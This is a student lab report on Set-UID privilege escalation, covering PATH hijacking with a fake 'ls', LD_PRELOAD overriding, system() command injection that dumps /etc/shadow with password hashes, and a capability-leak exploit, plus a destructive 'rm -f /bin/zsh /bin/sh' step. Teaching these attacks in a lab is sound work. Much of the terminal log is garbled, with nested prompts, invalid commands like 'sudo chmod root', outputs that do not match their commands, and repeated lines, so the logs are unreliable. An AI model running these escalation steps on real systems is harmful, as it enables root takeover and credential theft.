General options: [-31] [-A months] [-B months] [-d yyyy-mm]
[08/27/23]seed@VM:~/.../LabSetup$ ./myls
a.out catal.c ls myls myls.c parent
both child myenv1 myls.c oldls.c pout.txt
cap_leak cout.txt myenv2 myprintenv.c out1 printenv
cap_leak cout.txt myenv2 myprintenv.c out2 printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ls
ls: invalid option ...
Usage: cal [general options] [-jy] [[month] year]
      cal [general options] [-jj] [-m month] [year]
      ncal [-C] [general options] [-jy] [[month] year]
      ncal [-C] [general options] [-jj] [-m month] [year]
      ncal [-C] [general options] [-jH] [-H yyyy-mm-dd] [-s country_code] [[month] year]
      ncal [general options] [-bh]jpvSM] [year]
General options: [-31] [-A months] [-B months] [-d yyyy-mm]
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup
a.out catal.c ls myls myls.c parent
both child myenv1 myls.c oldls.c pout.txt
cap_leak cout.txt myenv2 myprintenv.c out1 printenv
cap_leak cout.txt myenv2 myprintenv.c out2 printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup$ ls
ls: invalid option ...
Usage: cal [general options] [-jy] [[month] year]
      cal [general options] [-jj] [-m month] [year]
      ncal [-C] [general options] [-jy] [[month] year]
      ncal [-C] [general options] [-jj] [-m month] [year]
      ncal [-C] [general options] [-jH] [-H yyyy-mm-dd] [-s country_code] [[month] year]
      ncal [general options] [-bh]jpvSM] [year]
General options: [-31] [-A months] [-B months] [-d yyyy-mm]
[08/27/23]seed@VM:~/.../LabSetup$ ./myls6
a.out catal.c ls myls myls.c parent
both child myenv1 myls.c oldls.c pout.txt
cap_leak cout.txt myenv2 myprintenv.c out1 printenv
cap_leak cout.txt myenv2 myprintenv.c out2 printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup
a.out catal.c ls myls myls.c parent
both child myenv1 myls.c oldls.c pout.txt
cap_leak cout.txt myenv2 myprintenv.c out1 printenv
cap_leak cout.txt myenv2 myprintenv.c out2 printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup$ echo $PATH
[08/27/23]seed@VM:~/.../LabSetup$ /usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[08/27/23]seed@VM:~/.../LabSetup$ ./myls6
Su 6 13 20 28
Mo 7 14 21 28
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup
a.out catal.c ls myls myls.c parent
both child myenv1 myls.c oldls.c pout.txt
cap_leak cout.txt myenv2 myprintenv.c out1 printenv
cap_leak cout.txt myenv2 myprintenv.c out2 printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup$ echo $PATH
[08/27/23]seed@VM:~/.../LabSetup$ /usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[08/27/23]seed@VM:~/.../LabSetup$ ./myls6
Su 6 13 20 28
Mo 7 14 21 28
Tu 1 8 15 22 29
We 2 9 16 23 30
Th 3 10 17 23 31
Fr 4 11 18 25
Sa 5 12 19 26
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup$ ./myls6
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),136(docker)
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup$ ./myls6
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
re)
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup$ ./myls6

```

TERMINAL 2

- echo \$PATH:** This command was used to display the value of the PATH environment variable. It consists a list of directories where the operating system searches for executable files when a command is entered in the terminal.
- ./myls6 :** The content in “myls6” was executed.

```

[08/27/23]seed@VM:~/.../LabSetup$ echo $PATH
/usr/local/bin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin:
[08/27/23]seed@VM:~/.../LabSetup$ ls
a.out      catal.c   ls      myls.c    mysys.c  parent
both      child     myenv1 myls.c    oldis.c  pout.txt
cap_leak  cout.txt  myenv2 myrintenv.c out1  printenv
cap_leak.c envsu.c  myenv.c mysys.c  out2  printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ./ls
Su       6 13 20 27
D       7 15 28
Tu      8 15 22 29
We      9 16 23 30
Th      10 17 24 31
Fr      11 18 25
5 12 19 26
[08/27/23]seed@VM:~/.../LabSetup$ ./myls
a.out      catal.c   ls      myls.c    mysys.c  parent
both      child     myenv1 myls.c    oldis.c  pout.txt
cap_leak  cout.txt  myenv2 myrintenv.c out1  printenv
cap_leak.c envsu.c  myenv.c mysys.c  out2  printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ls -l myls
-rw-rwxr-x 1 seed seed 16736 Aug 27 12:04 myls
[08/27/23]seed@VM:~/.../LabSetup$ sudo chmod 4755 myls
[08/27/23]seed@VM:~/.../LabSetup$ ls -l myls
-rwsr-xr-x 1 seed seed 16736 Aug 27 12:04 myls
[08/27/23]seed@VM:~/.../LabSetup$ gcc myls.c -o myls6
[08/27/23]seed@VM:~/.../LabSetup$ ./myls6
[08/27/23]seed@VM:~/.../LabSetup$ ls
a.out      catal.c   ls      myls.c    mysys.c  parent
both      child     myenv1 myls.c    oldis.c  pout.txt
cap_leak  cout.txt  myenv2 myrintenv.c out1  printenv
cap_leak.c envsu.c  myenv.c mysys.c  out2  printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ sudo chmod root myls6
[08/27/23]seed@VM:~/.../LabSetup$ ./myls6
[08/27/23]seed@VM:~/.../LabSetup$ ls
a.out      catal.c   ls      myls.c    mysys.c  parent
both      child     myenv1 myls.c    oldis.c  pout.txt
cap_leak  cout.txt  myenv2 myrintenv.c out1  printenv
cap_leak.c envsu.c  myenv.c mysys.c  out2  printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ./myls
[08/27/23]seed@VM:~/.../LabSetup$ ls
a.out      catal.c   ls      myls2  myrintenv.c out2
both      child     myenv2 myrintenv.c out3
cap_leak  cout.txt  myenv.c mysys  parent
cap_leak.c envsu.c  myls.c  oldis.c  pout.txt
[08/27/23]seed@VM:~/.../LabSetup$ ./myls
[08/27/23]seed@VM:~/.../LabSetup$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
[08/27/23]seed@VM:~/.../LabSetup$ rm ls
[08/27/23]seed@VM:~/.../LabSetup$ cp /bin/zsh ls
[08/27/23]seed@VM:~/.../LabSetup$ ls
[08/27/23]seed@VM:~/.../LabSetup$ ./ls
a.out      catal.c   ls      myls.c    mysys.c  parent
both      child     myenv1 myls.c    oldis.c  pout.txt
cap_leak  cout.txt  myenv2 myrintenv.c out1  printenv
cap_leak.c envsu.c  myenv.c mysys.c  out2  printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ ./ls
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
[08/27/23]seed@VM:~/.../LabSetup$ ./ls
[08/27/23]seed@VM:~/.../LabSetup$ rm -f /bin/zsh /bin/sh
[08/27/23]seed@VM:~/.../LabSetup$ ln -sf /bin/zsh /bin/sh
[08/27/23]seed@VM:~/.../LabSetup$ ./ls
[08/27/23]seed@VM:~/.../LabSetup$ rm -f /bin/zsh /bin/sh
[08/27/23]seed@VM:~/.../LabSetup$ ./ls
[08/27/23]seed@VM:~/.../LabSetup$ su

```

Code:

```

myls.c
#include <stdio.h>
#include <stdlib.h>

/* A countermeasure implemented in dash of Ubuntu 16.04:
Prevent itself from being executed in Set-UID programs.
system(cmd) call /bin/sh to execute cmd,
/bin/sh -> /bin/dash, /bin/sh links to /bin/dash by default
*/
int main()
{
    printf("My malicious ls program is called!\n");
    /*Change link first: /bin/sh -> /bin/zsh
Using: sudo ln -sf /bin/zsh /bin/sh
*/
    system("/bin/zsh"); // Get root privilege
}

```

```
// system("/bin/sh") // Get root privilege
// system("/bin/dash") // No root privilege
// system("/bin/bash") // No root privilege
// system("/bin/dash -p"); // Get root privilege: THIS LINE MUST BE USED FOR YOUR
LABS, ASSIGNMENTS AND TESTS.
/*Recover link first: /bin/sh -> /bin/dash
Using: sudo ln -sf /bin/dash /bin/sh
*/
// system("/bin/zsh"); // No root privilege
// system("/bin/sh") // No root privilege
// system("/bin/dash") // No root privilege
// system("/bin/bash") // No root privilege
// system("/bin/dash -p"); // No root privilege
return 0;
}
```

The above code shows an attempt to take advantage of a flaw related to the way in which the 'system()' function behaves and the availability of specific shell programmes. In an effort to potentially obtain root privileges, the programme tries to launch the Zsh shell using system'("/bin/zsh")'.

Conclusion:

The task shows the risks of Set-UID programmes as well as the importance of validating user inputs and restricting environmental variables in above programmes. It indicates how appropriate security precautions must be taken to prevent unauthorised code execution in the context of Set-UID programmes and reinforces the principle of least privilege.

Task 7: The LD PRELOAD Environment Variable and Set-UID Programs Implementation:

```

[08/27/23]seed@VM:~/.../TASK7$ ls
mylib.c myprog.c
[08/27/23]seed@VM:~/.../TASK7$ gcc -fPIC -g -c mylib.c
[08/27/23]seed@VM:~/.../TASK7$ ls
mylib.o myprog.o
[08/27/23]seed@VM:~/.../TASK7$ gcc -shared -o libmylib.so.1 mylib.o -lc
[08/27/23]seed@VM:~/.../TASK7$ ls
libmylib.so.1 mylib.c mylib.o myprog.o
[08/27/23]seed@VM:~/.../TASK7$ export LD_PRELOAD=./libmylib.so.1
[08/27/23]seed@VM:~/.../TASK7$ echo $LD_PRELOAD
[08/27/23]seed@VM:~/.../TASK7$ ls
libmylib.so.1 mylib.c mylib.o myprog.o
[08/27/23]seed@VM:~/.../TASK7$ gcc myprog.c -o myprog
[08/27/23]seed@VM:~/.../TASK7$ ./myprog
I'm a malicious program!
[08/27/23]seed@VM:~/.../TASK7$ sudo chmod root myprog
[08/27/23]seed@VM:~/.../TASK7$ sudo chmod 4755 myprog
[08/27/23]seed@VM:~/.../TASK7$ ls -l myprog
-rwsr-xr-x 1 root seed 16696 Aug 27 17:55 myprog
[08/27/23]seed@VM:~/.../TASK7$ ./myprog
[08/27/23]seed@VM:~/.../TASK7$ sudo su
root@VM:/home/seed/Lab1/Labsetup/TASK7# echo $LD_PRELOAD
root@VM:/home/seed/Lab1/Labsetup/TASK7# echo $LD_RELLOAD
root@VM:/home/seed/Lab1/Labsetup/TASK7# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Lab1/Labsetup/TASK7# ./myprog
I'm a malicious program!
root@VM:/home/seed/Lab1/Labsetup/TASK7# exit
[08/27/23]seed@VM:~/.../TASK7$ ./myprog
[08/27/23]seed@VM:~/.../TASK7$ sudo su
root@VM:/home/seed/Lab1/Labsetup/TASK7# echo $LD_PRELOAD
root@VM:/home/seed/Lab1/Labsetup/TASK7# echo $LD_RELLOAD
root@VM:/home/seed/Lab1/Labsetup/TASK7# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Lab1/Labsetup/TASK7# ./myprog
I'm a malicious program!
root@VM:/home/seed/Lab1/Labsetup/TASK7# exit
[08/27/23]seed@VM:~/.../TASK7$ sudo adduser user1
Adding user 'user1' ...
Adding new group 'user1' (1001) ...
Creating new home directory '/home/user1' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
  Full Name []: user1 test
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []
Is the information correct? [Y/n] Y
[08/27/23]seed@VM:~/.../TASK7$ ls -l myprog
-rwsr-xr-x 1 root seed 16696 Aug 27 17:55 myprog
[08/27/23]seed@VM:~/.../TASK7$ ls
Creating home directory '/home/user1' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
  Full Name []: user1 test
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []
Is the information correct? [Y/n] Y
[08/27/23]seed@VM:~/.../TASK7$ ls -l myprog
-rwsr-xr-x 1 root seed 16696 Aug 27 17:55 myprog
[08/27/23]seed@VM:~/.../TASK7$ sudo chmod user1 myprog
[08/27/23]seed@VM:~/.../TASK7$ ls -l myprog
-rwsr-xr-x 1 user1 seed 16696 Aug 27 17:55 myprog
[08/27/23]seed@VM:~/.../TASK7$ sudo chmod 4755 myprog
[08/27/23]seed@VM:~/.../TASK7$ ls -l myprog
-rwsr-xr-x 1 user1 seed 16696 Aug 27 17:55 myprog
[08/27/23]seed@VM:~/.../TASK7$ ./myprog
[08/27/23]seed@VM:~/.../TASK7$ echo $LD_PRELOAD
/libmylib.so.1
[08/27/23]seed@VM:~/.../TASK7$ 
```

Code:

```

mylib.c
#include <stdio.h>
void sleep(int s)
{
    printf("I'm a malicious program!\n");
}

```

The 'sleep()' function is rewritten to display a message, but in reality, this technique could be used to execute malicious code instead.

Conclusion:

In this experiment we came to know the importance of environmental factors and the subtle differences an how they are passed down in various contexts.

Task 8: Invoking External Programs Using system() versus execve()

Implementation:

```
[08/27/23]seed@VM:~/.../TASK8$ ls
catal1.c
[08/27/23]seed@VM:~/.../TASK8$ gcc catal1.c -o catal1
[08/27/23]seed@VM:~/.../TASK8$ ./catal1
Please type a file name.
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 catal1.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char *v[3];
    char *command;

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);
    // Use only one of the followings.
    system(command);
    // execve(v[0], v, NULL);

    return 0;
}

[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /etc/shadow
/bin/cat: /etc/shadow: Permission denied
[08/27/23]seed@VM:~/.../TASK8$ sudo chmod root catal1
[08/27/23]seed@VM:~/.../TASK8$ ls -l catal1
-rwsr-xr-x 1 root seed 16928 Aug 27 18:10 catal1
[08/27/23]seed@VM:~/.../TASK8$ sudo chmod 4755 catal1
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /etc/shadow

Activities Terminal Aug 27 18:28 seed@VM:~/.../TASK8
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /etc/shadow
/bin/cat: /etc/shadow: Permission denied
[08/27/23]seed@VM:~/.../TASK8$ sudo chmod root catal1
[08/27/23]seed@VM:~/.../TASK8$ ls -l catal1
-rwsr-xr-x 1 root seed 16928 Aug 27 18:10 catal1
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /etc/shadow
/bin/cat: /etc/shadow: Permission denied
[08/27/23]seed@VM:~/.../TASK8$ ls -l /bin/sh
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /bin/sh
./catal1: Invalid option `-'.
usage: ./catal1 [-K] [-V]
usage: sudo -v [-Akn] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-Akn] [-g group] [-h host] [-p prompt] [-U user] [-u user]
[command]
usage: sudo -AbEhn[S] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] [VA=value] [-i|-s] [<command>]
usage: sudo -e [-Akn] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] file ...
[08/27/23]seed@VM:~/.../TASK8$ sudo ln -sf /bin/zsh /bin/sh
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /bin/zsh
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /etc/shadow
root::18598:0:99999:7:::
daemon::18474:0:99999:7:::
bin::18474:0:99999:7:::
sys::18474:0:99999:7:::
sync::18474:0:99999:7:::
inetd::18474:0:99999:7:::
man::18474:0:99999:7:::
lp::18474:0:99999:7:::
mail::18474:0:99999:7:::
news::18474:0:99999:7:::
uucp::18474:0:99999:7:::
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /etc/shadow
root::18598:0:99999:7:::
daemon::18474:0:99999:7:::
bin::18474:0:99999:7:::
sys::18474:0:99999:7:::
sync::18474:0:99999:7:::
inetd::18474:0:99999:7:::
man::18474:0:99999:7:::
lp::18474:0:99999:7:::
mail::18474:0:99999:7:::
news::18474:0:99999:7:::
uucp::18474:0:99999:7:::
www-data::18474:0:99999:7:::
backup::18474:0:99999:7:::
list::18474:0:99999:7:::
irc::18474:0:99999:7:::
chat::18474:0:99999:7:::
nobody::18474:0:99999:7:::
system-network::18474:0:99999:7:::
system-resolve::18474:0:99999:7:::
system-timesync::18474:0:99999:7:::
messages::18474:0:99999:7:::
syslog::18474:0:99999:7:::
kpt::18474:0:99999:7:::
tss::18474:0:99999:7:::
uuid::18474:0:99999:7:::
tcpdump::18474:0:99999:7:::
avahi::18474:0:99999:7:::
avahi-resolved::18474:0:99999:7:::
rtkit::18474:0:99999:7:::
dmem::18474:0:99999:7:::
[08/27/23]seed@VM:~/.../TASK8$ ./catal1 /etc/shadow
root::18598:0:99999:7:::
daemon::18474:0:99999:7:::
bin::18474:0:99999:7:::
sys::18474:0:99999:7:::
sync::18474:0:99999:7:::
inetd::18474:0:99999:7:::
man::18474:0:99999:7:::
lp::18474:0:99999:7:::
mail::18474:0:99999:7:::
news::18474:0:99999:7:::
uucp::18474:0:99999:7:::
www-data::18474:0:99999:7:::
backup::18474:0:99999:7:::
list::18474:0:99999:7:::
irc::18474:0:99999:7:::
chat::18474:0:99999:7:::
nobody::18474:0:99999:7:::
system-network::18474:0:99999:7:::
system-resolve::18474:0:99999:7:::
system-timesync::18474:0:99999:7:::
messages::18474:0:99999:7:::
syslog::18474:0:99999:7:::
kpt::18474:0:99999:7:::
tss::18474:0:99999:7:::
uuid::18474:0:99999:7:::
tcpdump::18474:0:99999:7:::
avahi::18474:0:99999:7:::
avahi-resolved::18474:0:99999:7:::
rtkit::18474:0:99999:7:::
dmem::18474:0:99999:7:::
```

```

Aug 27 18:29 * seed@VM: ~/_/TASK8
systemd-timesyncd:18474:0:99999:7:::
systemd-timesyncd:18474:0:99999:7:::
messagebus:18474:0:99999:7:::
syslog:18474:0:99999:7:::
apt:18474:0:99999:7:::
tss:18474:0:99999:7:::
uuid:18474:0:99999:7:::
avahi-autopad:18474:0:99999:7:::
usbmux:18474:0:99999:7:::
rtkit:18474:0:99999:7:::
dnsmasq:18474:0:99999:7:::
cups-pk-helper:18474:0:99999:7:::
speedometer-dispatcher:18474:0:99999:7:::
pulseaudio:18474:0:99999:7:::
kernoops:18474:0:99999:7:::
saned:18474:0:99999:7:::
nn-openvpn:18474:0:99999:7:::
hplip:18474:0:99999:7:::
whoopsie:18474:0:99999:7:::
colorspace:18474:0:99999:7:::
pulse:18474:0:99999:7:::
pulse:18474:0:99999:7:::
gnome-initial-setup:18474:0:99999:7:::
gdm:18474:0:99999:7:::
seed:$6$8D0imvslIgU00xdSYz0hIEA54bKeUIMQvRhhYFvkrmMQZdr/hB.0fe3KFZQtgFTcRgoIoKZd00rhDRxxaITL4b/scpdbTfk/nwFd0:18590:0:99999:7:::
systemd.coredump:11:18590:0:99999:7:::
telnetd:18590:0:99999:7:::
ftp:18590:0:99999:7:::
sshd:18590:0:99999:7:::
sshd:18590:0:99999:7:::
user1:563VvY1wsAF8Yce5c$vimzns77rwpqFcNyg9FepJbb.DhkRKGvydCT3WCUD.0wJ.d32g160j6Vyo2xCwq8La6UbgPENJLjnSY3ctTI0:19596:0:99999:7:::
user1:563VvY1wsAF8Yce5c$vimzns77rwpqFcNyg9FepJbb.DhkRKGvydCT3WCUD.0wJ.d32g160j6Vyo2xCwq8La6UbgPENJLjnSY3ctTI0:19596:0:99999:7:::

Aug 27 18:10 * seed@VM: ~/_/TASK8
seed:$6$8D0imvslIgU00xdSYz0hIEA54bKeUIMQvRhhYFvkrmMQZdr/hB.0fe3KFZQtgFTcRgoIoKZd00rhDRxxaITL4b/scpdbTfk/nwFd0:18590:0:99999:7:::
systemd.coredump:11:18590:0:99999:7:::
telnetd:18590:0:99999:7:::
ftp:18590:0:99999:7:::
sshd:18590:0:99999:7:::
sshd:18590:0:99999:7:::
seed@VM: ~/_/TASK8$ gcc catal11.c -o catal12
[08/27/23]seed@VM: ~/_/TASK8$ ./catal12
-bash: ./catal12: No such file or directory
[08/27/23]seed@VM: ~/_/TASK8$ ./catal12
Please type a file name.
[08/27/23]seed@VM: ~/_/TASK8$ ./catal12 "/etc/zsh"
bash: ./catal12: No such file or directory
[08/27/23]seed@VM: ~/_/TASK8$ ./catal12 "bad data"
bad data
[08/27/23]seed@VM: ~/_/TASK8$ ./catal12 "bad data"
VM#
```

Code:

```

catall.c

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char *v[3];
    char *command;
    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }
    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    // Use only one of the followings.
    //system(command);
    execve(v[0], v, NULL);
```

```
    return 0 ;  
}
```

The above code indicates two different ways to execute a command with the provided argument. The 'system()' function executes the command using a shell, which can lead to command injection vulnerabilities if the argument is not properly sanitised. 'execve()', on the other hand, directly executes the command without using a shell, which can mitigate some of the security risks associated with command injection.

Conclusion:

When a Set-UID programme uses 'system()' to call external programmes, bugs in security can be introduced, especially when the programme depends on user inputs. But using 'execve()' provides a safer method because it enables direct command execution without using a shell. As shown above using 'execve()' it mitigates certain risks related to unauthorised access and more effectively defends the system's integrity by comparing the two methods.

Task 9: Capability Leaking

Implementation:

1. **sudo cat > /etc/zzz**: this command showed the output as permission denied.
2. **sudo gedit > /etc/zzz**: this command opened the editor where we can save the text.
3. **ls -l /etc/zzz**: The command 'ls -l /etc/zzz' displays detailed information about a file or directory named "zzz" in the '/etc' directory.
4. **cat /etc/zzz**: used cat as normal user to share its content.
We can read the content but we are enable to write.
It shows as "permission denied"

sudo chmod 0644 /etc/zzz: The command "sudo chmod 0644 /etc/zzz" was used to change the file permissions of the file "zzz" in the '/etc' directory to read and write for the owner and read-only for the group and others.

The 'sudo' command was used to run a command with superuser privileges, which allows changes to system files. In octal notation, the permission mode is represented by the numeric value '0644'.

The terminal session shows the following steps:

- [08/26/23] seed@VM:~/.../Labsetup\$ ls . l /bin/sh
lwxrwxrwx 1 root root 9 Aug 26 22:47 /bin/sh -> /bin/bash
- [08/26/23] seed@VM:~/.../Labsetup\$ ls /etc/zzz
ls: cannot access '/etc/zzz': No such file or directory
- [08/26/23] seed@VM:~/.../Labsetup\$ sudo cat > /etc/zzz
bash: /etc/zzz: Permission denied
- [08/26/23] seed@VM:~/.../Labsetup\$ sudo gedit /etc/zzz
- (gedit:2975): Tep1-WARNING **: 23:31:43.877: GVfs metadata is not supported. Fallback to Tep1MetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tep1 with --disable-gvfs-metadata.
- [08/26/23] seed@VM:~/.../Labsetup\$ ls -l /etc/zzz
-rw-r--r-- 1 root root 27 Aug 26 23:31 /etc/zzz
- [08/26/23] seed@VM:~/.../Labsetup\$ cat /etc/zzz
This is a privileged file.
- [08/26/23] seed@VM:~/.../Labsetup\$ echo "something" > /etc/zzz
bash: /etc/zzz: Permission denied
- [08/26/23] seed@VM:~/.../Labsetup\$ sudo chmod 0644 /etc/zzz
- [08/26/23] seed@VM:~/.../Labsetup\$ ls -l /etc/zzz
-rw-r--r-- 1 root root 27 Aug 26 23:31 /etc/zzz
- [08/26/23] seed@VM:~/.../Labsetup\$ ls
both child myenv1 mysys out2
cap_leak.c cout.txt myenv.c mysys.c parent
catall.c myenv1 myprintenv.out1 pout.txt
- [08/26/23] seed@VM:~/.../Labsetup\$ gcc cap_leak.c
[08/26/23] seed@VM:~/.../Labsetup\$./cap_leak
- [08/26/23] seed@VM:~/.../Labsetup\$ gcc cap_leak.c -o cap_leak
[08/26/23] seed@VM:~/.../Labsetup\$ ls -l cap_leak
a.out cap_leak.c cout.txt myenv.c mysys.c parent
both catall.c myenv1 myprintenv.c out1 pout.txt
cap_leak child myenv2 mysys out2
- [08/26/23] seed@VM:~/.../Labsetup\$ sudo chown root:root cap_leak
- [08/26/23] seed@VM:~/.../Labsetup\$ sudo chmod 0755 cap_leak
- [08/27/23] seed@VM:~/.../Labsetup\$ ls -l cap_leak
-rwsr-sr-x 1 root root 17088 Aug 26 23:58 cap_leak
- [08/27/23] seed@VM:~/.../Labsetup\$ sudo chmod +s cap_leak
- [08/27/23] seed@VM:~/.../Labsetup\$ ls -l cap_leak
-rwsr-sr-x 1 root root 17088 Aug 26 23:58 cap_leak
- [08/27/23] seed@VM:~/.../Labsetup\$./cap_leak
- fd is 3
sh-5.0\$ cat /etc/zzz
This is a privileged file.
sh-5.0\$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(ixd),132(sambashare),136(docke
r)
sh-5.0\$ echo "some data" >63
sh-5.0\$ cat /etc/zzz
This is a privileged file.
some data
sh-5.0\$

CODE:

```
cap_leak.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
void main()
{
    int fd;
    char *v[2];
```

```

/* Assume that /etc/zzz is an important system file,
 * and it is owned by root with permission 0644.
 * Before running this program, you should create
 * the file /etc/zzz first. */
fd = open("/etc/zzz", O_RDWR | O_APPEND);
if (fd == -1) {
    printf("Cannot open /etc/zzz\n");
    exit(0);
}
// Print out the file descriptor value
printf("fd is %d\n", fd);
// Permanently disable the privilege by making the
// effective uid the same as the real uid
setuid(getuid());
// Execute /bin/sh
v[0] = "/bin/sh"; v[1] = 0;
execve(v[0], v, 0);
}

```

The above code indicates a simplified version of a privilege escalation attack scenario. It intends to take advantage of the fact that the programme initially has access to a file (" /etc/zzz") owned by root and with read and write permissions. The code illustrates the concept of privilege escalation, which is a serious security concern, by opening this file and then attempting to execute a shell with elevated privileges.

Conclusion :

Compared the program and changed its owner to root .created a static UID program and executed it as a normal user and exploited the capability leaking vulnerability .